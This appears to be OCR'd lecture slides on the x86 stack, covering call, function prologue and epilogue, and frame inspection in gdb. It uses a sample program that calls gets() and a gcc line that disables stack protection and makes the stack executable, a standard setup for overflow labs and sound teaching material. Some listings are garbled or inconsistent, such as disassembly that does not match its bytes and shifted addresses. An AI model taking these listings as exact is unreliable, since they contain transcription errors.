

add	\$0x8, %eax
mov	(%eax), %eax
sub	\$0xc, %esp
push	%eax
call	80483c0 <atoi@plt>
add	\$0x10, %esp
mov	%eax, -0x14(%ebp)
sub	\$0x8, %esp
pushl	-0x14(%ebp)
pushl	-0x18(%ebp)
call	8048484 <foo>
add	\$0x10, %esp
mov	%eax, -0x10(%ebp)
sub	\$0xc, %esp
pushl	-0xc(%ebp)
call	8048380 <gets@plt>
add	\$0x10, %esp
sub	\$0xc, %esp
pushl	-0xc(%ebp)
call	8048390 <puts@plt>
add	\$0x10, %esp
mov	\$0x8048610, %eax
pushl	-0x10(%ebp)

EIP (Instruction Pointer)

0xC0000000

<- EBP

The Stack



The Code (call the subroutine)

Assembled code

80484d5:	83 c0 08
80484d8:	8b 00
80484da:	83 ec 0c
80484dd:	50
80484de:	e8 dd fe ff ff
80484e3:	83 c4 10
80484e6:	89 45 ec
80484e9:	83 ec 08
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0
80484fd:	83 ec 0c
8048500:	ff 75 f4
8048503:	e8 78 fe ff ff
8048508:	83 c4 10
804850b:	83 ec 0c
804850e:	ff 75 f4
8048511:	e8 7a fe ff ff
8048516:	83 c4 10
8048519:	b8 10 86 04 08
804851e:	ff 75 f0

Disassembled code

add	\$0x8, %eax
mov	(%eax), %eax
sub	\$0xc, %esp
push	%eax
call	80483c0 <atoi@plt>
add	\$0x10, %esp
mov	%eax, -0x14(%ebp)
sub	\$0x8, %esp
pushl	-0x14(%ebp)
pushl	-0x18(%ebp)
call	8048484 <foo>
add	\$0x10, %esp
mov	%eax, -0x10(%ebp)
sub	\$0xc, %esp
pushl	-0xc(%ebp)
call	8048380 <gets@plt>
add	\$0x10, %esp
sub	\$0xc, %esp
pushl	-0xc(%ebp)
call	8048390 <puts@plt>
add	\$0x10, %esp
mov	\$0x8048610, %eax
pushl	-0x10(%ebp)

EIP (Instruction Pointer)

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?

The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?
- The CPU needs to **save the current EIP**.
- **Where** does the CPU save the EIP?



The call Instruction

- The CPU is about to **call** the `foo()` function.
 - When `foo()` will be over, where to jump?
 - It needs a specific position of memory in order to continue
 - The CPU needs to **save the current EIP**.
 - Where does the CPU save the EIP?
 - On the stack!
- EIP IS NOW POINTING WHERE TO EXECUTE
REG CODE
- call 0x8048484 <foo> == { push %eip
jmp 0x8048484 ~> foo ()

0xC0000000

<- EBP

The Stack



EIP register:

EIP value

push %eip
jmp 0x8048484

<- ESP: stack pointer
(points to the top of the stack)

0xBFFDF00F8

Function Prologue

WHEN JUMPING, "FUNCTION PROLOGUE" IS THE FIRST INSTRUCTION TO EXECUTE.

IT IS A SET OF INSTRUCTIONS THAT ALLOWS TO SAVE THE PREVIOUS FRAME AND ENABLE THE NEW ONE.

- When a function is called,
 - its activation record is allocated on the stack.
 - The control goes to the function called.
- When a function ends,
 - it returns the control to the original function caller

We need to remember where the caller's frame is located on the stack, so that it can be restored once the callee's will be over.

The Code (let's jump)

Assembled code

```
8048484:    55  
8048485:    89 e5  
8048487:    83 ec 10  
804848a:    c7 45 fc 0e 00 00 00  
8048491:    8b 45 0c  
8048494:    8b 55 08  
8048497:    01 c2  
8048499:    8b 45 fc  
804849c:    0f af c2  
804849f:    89 45 fc  
80484a2:    8b 45 fc  
80484a5:    c9  
80484a6:    c3  
...  
.  
.  
.  
80484ec:    ff 75 ec  
80484ef:    ff 75 e8  
80484f2:    e8 8d ff ff ff  
80484f7:    83 c4 10  
80484fa:    89 45 f0
```

Disassembled code

Function prologue

```
push %ebp  
mov %esp, %ebp  
sub $0x4, %esp  
movl $0xe, -0x4(%ebp)  
mov 0xc(%ebp), %eax  
mov 0x8(%ebp), %edx  
add %eax, %edx  
mov -0x4(%ebp), %eax  
imul %edx, %eax  
mov %eax, -0x4(%ebp)  
mov -0x4(%ebp), %eax  
leave  
ret
```

EIP (Instruction Pointer)

```
pushl -0x14(%ebp)  
pushl -0x18(%ebp)  
call 8048484 <foo>  
add $0x10, %esp  
mov %eax, -0x10(%ebp)
```

push %eip
jmp 0x8048484

Function Prologue

The CPU needs to remember where `main()`'s *frame* is located on the stack, so that it can be restored once `foo()`'s will be over.



The first 3 instructions of `foo()` take care of this.

```
push    %ebp  
mov     %esp, %ebp  
sub    $0x4, %esp
```

save the **current stack base address** onto the stack
the **new base of the stack** is the **old top of the stack**
allocate **0x4** bytes (32 bits integer) for `foo()`'s local variables

```
int foo(int a, int b) {  
    int c = 14; ←  
    c = (a + b) * c;  
    return c;  
}
```



The Stack



Function prologue

```
push %ebp
mov %esp,%ebp
sub $0x4,%esp
```

The Stack





Function prologue

```
push %ebp
mov %esp,%ebp
sub $0x4,%esp
```

<- EBP: base pointer address ESP

UPDATE EBP WITH THE ADDRESS OF ESP

The Stack



Function prologue

```
push    %ebp
mov     %esp, %ebp
sub    $0x4, %esp
```

<- EBP: base pointer address ESP

<- ESP ← 0x4 bytes subtraction

*ALLOCATE ENOUGH SPACE
FOR THE LOCAL VARIABLES
(4 BYTES FOR ALIGN)*

Note: Beware of compiler optimizations

```
$ gcc -O0 -mpreferred-stack-boundary=2  
-ggdb -march=i386 -m32 -fno-stack-protector  
-no-pie -z execstack test.c
```

By default, modern compilers use 16-bytes (2^4) stack-boundary alignment (for performance reasons on certain CPUs (e.g., Pentium III/PentiumPro (SSE)).

With gcc, if you compile without **-mpreferred-stack-boundary=2** (2^2 , or 4 bytes), the resulting code will allocate 16 bytes at a time, even for smaller data types.


Let's Inspect the Stack with gdb

```
(gdb) disassemble foo
Dump of assembler code for function foo:
0x08048464 <+0>: push   ebp
0x08048465 <+1>: mov    ebp,esp
0x08048467 <+3>: sub    esp,0x4 //end of foo() prologue
=> 0x0804846a <+6>: mov    DWORD PTR [ebp-0x4],0xe
0x08048471 <+13>: mov    eax,DWORD PTR [ebp+0xc]
0x08048474 <+16>: mov    edx,DWORD PTR [ebp+0x8]
0x08048477 <+19>: add    edx,eax
0x08048479 <+21>: mov    eax,DWORD PTR [ebp-0x4]
0x0804847c <+24>: imul   eax,edx
0x0804847f <+27>: mov    DWORD PTR [ebp-0x4],eax
0x08048482 <+30>: mov    eax,DWORD PTR [ebp-0x4]
0x08048485 <+33>: leave 
0x08048486 <+34>: ret    0x8
End of assembler dump.
```

DEBOGGER TO PRINT MEMORY
LENS TO SEE WHAT HAPPENS

```
(gdb) x/12wx $ebp //inspect 12 words down from the EBP
0xbffff650: 0xbfffff678 0x080484f7 0x0000000a 0x00000014
0xbffff660: 0xb7fed270 0x00000000 0x08048519 0xb7fc3ff4
0xbffff670: 0x0000000a 0x00000014 0x00000000 0xb7e374d3
```

EBP



The Code (function body)

Assembled code

8048484:	55
8048485:	89 e5
8048487:	83 ec 10
804848a:	c7 45 fc 0e 00 00 00
8048491:	8b 45 0c
8048494:	8b 55 08
8048497:	01 c2
8048499:	8b 45 fc
804849c:	0f af c2
804849f:	89 45 fc
80484a2:	8b 45 fc
80484a5:	c9
80484a6:	c3
...	...
...	...
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0

Disassembled code


push %ebp
mov %esp, %ebp
sub \$0x4, %esp
movl \$0xe, -0x4(%ebp)
mov 0xc(%ebp), %eax
mov 0x8(%ebp), %edx
add %eax, %edx
mov -0x4(%ebp), %eax
imul %edx, %eax
mov %eax, -0x4(%ebp)
mov -0x4(%ebp), %eax
leave
ret

do the math
FUNCTION
FOO
Execution


return value in EAX

pushl -0x14(%ebp)
pushl -0x18(%ebp)
call 8048484 <foo>
add \$0x10, %esp
mov %eax, -0x10(%ebp)

0xC0000000



0xBFFDF000



```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

Recall...

- When a function is called,
 - its activation record is allocated on the stack.
 - The control goes to the function called.
- When a function ends,
 - it returns the control to the original function caller

We must restore the caller's frame on the stack.



PERFORMED BY FUNCTION EPICLONE

The Code

Assembled code

8048484:	55
8048485:	89 e5
8048487:	83 ec 10
804848a:	c7 45 fc 0e 00 00 00
8048491:	8b 45 0c
8048494:	8b 55 08
8048497:	01 c2
8048499:	8b 45 fc
804849c:	0f af c2
804849f:	89 45 fc
80484a2:	8b 45 fc
80484a5:	c9
80484a6:	c3
...	...
...	...
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0

Disassembled code

push	%ebp
mov	%esp, %ebp
sub	\$0x4, %esp
movl	\$0xe, -0x4(%ebp)
mov	0xc(%ebp), %eax
mov	0x8(%ebp), %edx
add	%eax, %edx
mov	-0x4(%ebp), %eax
imul	%edx, %eax
mov	%eax, -0x4(%ebp)
Function epilogue	
leave) , %eax
ret	

EIP (Instruction Pointer)

Function Epilogue

The CPU needs to **return back** to **main()**'s execution flow.

The last 2 instructions of **foo()** take care of this.



```
leave  
ret
```

these 2 instructions translate into these 3 instructions

current base is the new top of the stack
restore the **saved EBP** to registry
pop the saved EIP and jump there

```
mov %ebp, %esp  
pop %ebp  
ret
```

The Stack



